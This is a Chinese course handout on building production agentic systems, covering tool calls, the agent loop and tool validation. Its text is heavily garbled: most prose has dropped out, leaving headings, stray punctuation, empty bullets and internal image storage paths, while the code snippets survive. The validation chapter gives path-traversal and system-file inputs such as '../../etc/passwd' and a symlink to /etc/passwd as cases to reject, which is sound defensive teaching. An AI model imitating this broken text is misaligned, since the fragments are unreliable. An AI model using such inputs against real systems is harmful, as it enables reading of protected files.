生产级 Agentic 系统 —— 课程讲义

> *Production-grade agentic systems*

目录

第 00 章 — 如何使用本课程

TL;DR

——

AI

为什么会有这门课程

2026 Claude Codex

AI

AI ——

——

OpenCode Hermes Agent OpenClaw Paperclip ——

这门课程是什么，又不是什么

——

“ ”

Notebook

——SDK API ——

——

——

如何真正使用这门课程

——

“ 13 ”

- “ ”
- “ ”
- “ ”
- “ ”

- *“ [X] [ ] ”*
- *“ [NN] ”*
- *“ —— ”*

- *“ —— OpenCode Hermes Codex Claude Code ”*

- *“ ”*

如何把课程变成你自己的项目

02 05
10 16
22

——
—— 22

后续课程的结构

- **01–02** ——
- **03–04** ——
- **05–07** ——

- **08** ——
- **09–10** ——
- **11** ——
- **12–14** —— /MCP/
- **15–17** ——
- **18–19** ——
- **20–22** ——

贯穿课程的参考系统

“ ”

- **OpenCode——** UI
- **Hermes Agent——**
- **OpenClaw——**

- **Paperclip——** Postgres

开始之前，最后说一件事

——

AI

01

第 01 章 — 一次工具调用

TL;DR

——

为什么这很重要

“4,892,769 ” “ ”

bug——

——

核心概念

模型负责写请求，你的代码负责干活


——“

”——

“ ”

——

四步循环



1. —— JSON Schema
2. ——Anthropic API `tool_use` OpenAI API `tool_calls` —— `id`
3. schema
4. `id` `tool_result`

```
//   2               --
{ id: "call_abc", name: "get_weather", input: { city: "Tokyo" } }

//   4              --         id  content
{ tool_use_id: "call_abc", content: "18°C, partly cloudy" }
```

shell

Schema 就是契约

- **Name** ——

- **Description** ——
" "
" "
- **schema** **Input schema** —— JSON Schema

```
// -- SDK
{
  name: "get_weather",
  description: " \
 ",
  input_schema: {
    type: "object",
    properties: { city: { type: "string", description: " 'Tokyo'" } },
    required: ["city"]
  }
}
```

bug
" X"

Schema 和函数必须同步变化

schema `city` `location`
schema `city` `{ "city": "Tokyo" }`
`location` —— schema

Schema schema
Sebastian Raschka
—— schema

错误输入和故障应该成为消息，而不是异常

schema
schema
——

- schema
- `tool_result`

- `tool_result` ——

工具结果也有自己的结构

`id` `tool_use` `id` `tool_result`
`id`

50 KB grep 2 MB

OpenCode Hermes Agent

值得了解的服务商特定控制项

- `tool_choice`
  "
  X" `none` Anthropic OpenAI Bedrock Gemini
- `tool_use`
  OpenAI `parallel_tool_calls: false`
  02
- **schema** OpenAI `strict: true`
  JSON Schema
  schema JSON
  Schema
- " "
  " schema JSON" JSON Schema ——
  `response_format`

- ——
  schema
- Anthropic
  `refusal` OpenAI
  —— 18

服务商各不相同，概念始终一致

Anthropic `tool_use` `input` OpenAI `tool_calls` `arguments` Bedrock SDK Vercel AI SDK LangChain Hermes Agent OpenCode ——
——

OpenCode Hermes Agent

真实系统笔记

- **OpenCode** `Tool.define` schema
  "
  "
- **Hermes Agent** `ToolEntry` schema
- **OpenClaw** **Paperclip** " " shell
  —— " +
  schema + "

常见失败情况

——

AI

- `tool_use` ——
  “ *tool_use*
  ” —— *id* `tool_result`
- JSON schema id
  schema ——
  `tool_result`
  03
-
  `tool_choice`
-
  `tool_result` *02*
-
  “ ”——

与你的智能体结对

- “
  JSON ”
- “ *schema*
  ”
- “ `tool_result`
  ”
- “ *4 KB*
  ”
- “ *OpenCode* ——
  ”

下一步

02

第 02 章 — 智能体循环

TL;DR

01

——

—— ——

为什么这很重要

“ ”

`if step > 20: break`

`stop_reason`

核心概念

一次工具调用通常不够

——“ ”—— ——“

”——

01 ——

五个阶段


——


——

——

ReAct — —

- **Observe**
- **Plan**
- **Act** —— 01
- **Reflect** ID
- **Stop**


Observe
Plan
Act
Reflect
stop_reason:
end_turn



循环实际携带什么

- **token——**
- ——
- ——
- ——
- —— 04

08

停止条件是一条光谱，不是一张清单

- `end_turn` OpenAI API `stop`
  ——
- **`final_answer`** `final_answer(text)`
- **grace call** "
  " OpenClaw
- —— 10–50 90
- **Token** token

```
//        ——
for (let step = 0; step < MAX_STEPS && totalTokens < TOKEN_BUDGET; step++) {
  const response = await llm.complete({ messages, tools });
  totalTokens += response.usage.totalTokens;

  //                 final_answer
  if (isFinalAnswer(response)) return finalize(response);

  //      +
  for (const call of response.toolCalls) {
    const result = await dispatch(call.name, call.args);
    messages.push(toolResult(call.id, result));
  }
}
return partialResult(messages, "budget_exhausted");
```

有时正确答案既不是继续，也不是停止，而是压缩

compact —— OpenCode

Hermes Agent token ——

—— 05

错误也是一个轮次

`tool_result`

- —— Schema

  Hermes Agent OpenClaw

- Schema

`classify_error(err) → action`

灾难循环及其检测方法

doom loop

OpenCode Hermes Agent ——

" "

——

`read(file, offset=0)` → `read(file, offset=100)` → `read(file, offset=200)` ——

" "

单轮中的并行工具调用

—— OpenClaw Hermes Agent

`concurrency_safe: true | false`

流式传输、部分增量与拒绝

token

- OpenAI JSON
  —— `{"city"` `: "Tok` `yo"}`
  `id`
- **JSON** JSON——
  `tool_result`
  " "
  JSON
- Anthropic
  `refusal` OpenAI
- —— `content_filter`
  OpenAI `finish_reason`

-

“ ” `tool_result`

—— ——

中断与取消


Ctrl-C ——

“ ”

步骤边界是所有能力的接入点

—— ——

- → 08
- token → 16
- → 03 12
- → 12
- → 05



真实系统笔记

- **OpenCode** `SessionProcessor`
- **Hermes Agent** `run_conversation` 90 API
- **OpenClaw**
- **Paperclip** ——

常见故障案例

—— *AI*

- `end_turn` *`final_answer`* *16*
-
- ——
- *`concurrency_safe`* *false* —— *03*

与你的智能体结对

- *"* *"*

- “ ”
- “ —— *Schema* —— `classify_error → action` ”
- “ ”
- “ *OpenCode* *SessionProcessor* ”

下一步

03 Schema ——

第 03 章 — 智能体可以信赖的工具

TL;DR

schema 01 schema

—— ——

" " " "

为什么这很重要

shell `rm -rf`

" "

`"ok"`

——API

——

核心概念

工具也是模型思考的一种方式

`edit_file(path, new_content)` `run_shell(command)`


bash `book_meeting(participants, when)`

—— schema
04
schema

OpenCode `explore` glob `build`

——

校验流水线



——
JSON

—— schema
—— 02
/

工具元数据——由循环而非模型读取的标志

schema

```
//        --schema
{
  name: "edit_file",
  description: "Replace the contents of a single file in the workspace.",
  input_schema: { /*            */ },

  //
  read_only:        false,
  destructive:      true,    //         +         12
  concurrency_safe: false,   //                         02
  idempotent:       true,    //
  open_world:       false    //
}
```

- **`read_only`** —— `explore`
- **`destructive`** —— 12
- **`concurrency_safe`** —— 02
- **`idempotent`** ——
- **`open_world`** ——
  `read_file`

OpenCode `Tool.Def` Hermes Agent
OpenClaw Paperclip
——schema ——

分发契约：工具可以假定什么

1–4
`ToolContext` `ToolUseContext`

- ——
- `explore` `build`
- ——
- id
  16
-

—— —— OpenCode `Tool.Def`
Hermes Agent `ToolEntry` OpenClaw Paperclip

`send_message({to, body}, ctx)`
`ctx` ——

先清理，再校验

schema
JSON
ANSI BOM Hermes Agent
shell `\0`

—— shell SQL ——

校验不只是“JSON 能够解析”

Schema JSON

- `../../etc/passwd`
- `localhost:25` URL URL
- `limit: 100000`
- `user_id: "self"`

schema

——
`path.resolve` `workspace/innocent_link` `/etc/passwd` `realpath`
`O_NOFOLLOW` `openat`

```
//
async function resolveInsideWorkspace(workspaceRoot, requestedPath) {
  //                    --
  const root = await fs.realpath(workspaceRoot);

  const joined = path.resolve(root, requestedPath);

  //
  //
  //
  const real = await realpathOrParent(joined);

  const relative = path.relative(root, real);
  if (relative.startsWith("..") || path.isAbsolute(relative)) {
    return { ok: false, fatal: true,
             error: `Path is outside the workspace: ${requestedPath}` };
  }
  return { ok: true, value: real };
}
```

URL URL

shell `bash -c`

—— URL

——

bug `startsWith` `realpath`

Dry-run 是一种校验模式，而不只是一种审批界面

“ ”

`dry_run: true` `delete_file` *“ /workspace/foo.txt 143

2 ”* ——

12 —— ——

错误以消息形式返回，并附带提示

02 “ ”

```
//        --
type ToolResult =
  | { ok: true,  content: string,
                 meta?: { duration_ms, file_hash, exit_code } }
  | { ok: false, recoverable: boolean,
                 code: string, message: string, hint?: string };
```

`hint` —— `"file not found"` —— `"file not found; available files in this directory: src/index.ts, src/util.ts"` —— Hermes Agent

12

——

`recoverable: false` —— “ ” ——

幂等性是契约的一部分

02

```
//                  --
const key = sha256(JSON.stringify({
  tool: "send_message",
  args,
  version: 1,
  //
  //      API
  //
  scope: args.idempotency_key ?? ctx.turn_id ?? ctx.run_id
})).slice(0, 32);

async function send_message(args, ctx) {
  const cached = await ctx.idempotency.get(key);
  if (cached) return ok(cached.result);

  const result = await ctx.messageClient.send(args);
  await ctx.idempotency.put(key, { result });
  return ok(result.messageId);
}
```

—— `read_file` `idempotent: true`

" "

Stripe HTTP API

模型看到什么，以及你保留什么

OpenCode

Hermes Agent Paperclip

64 KB

- `read_file` shell
- `...[ 120 KB` `<ref>]...`
- `"ok"`

输出 schema、版本控制与来源

01 schema *schema*

- **schema** schema API `{ id, status }` `{ id, state }` schema
- **Schema** schema 04 16

- —— API

API

upstream_unavailable

hint *" "*

- API

OpenCode Paperclip

—— Hermes Agent

07

钩子包围每一次分发

——OpenCode

Hermes Agent `pre_tool_call` / `post_tool_call` OpenClaw

Paperclip ——

- span 16
-
- `cwd`
- ANSI
- 17

`redact_secrets_in_result` `process_result`

校验失败也是信号

——schema ——

`read_file` *"file not found"
`app.ts` `src/index.js` —— *
`find_entry_point`

16

工具更少，推理更敏锐

OpenCode `explore` `edit`
——

`explore`
`read_only: true` `concurrency_safe: true`
`build`

真实系统笔记

- **OpenCode** schema
- **Hermes Agent** `ToolEntry` schema
  / /
- **OpenClaw** `pre_tool_call` `post_tool_call` ——

- **Paperclip**
  " "

常见失败情况

——

AI

- Schema ——
  `limit` id *schema*
- **"ok"**
- ——

  02
- ——
  ——

与你的智能体结对

- " *read_only* *destructive* *concurrency_safe* *idempotent* *open_world*
  "
- " `resolveInsideWorkspace`
  `..` *NUL* "
- " `hint`
  "
- " `send_message`
  "
- " `dry_run: true`
  "

- “ *OpenCode* ——
—— ”

下一步

04

05

第 04 章 — 提示词、上下文，以及为它们买单的缓存

TL;DR

schema

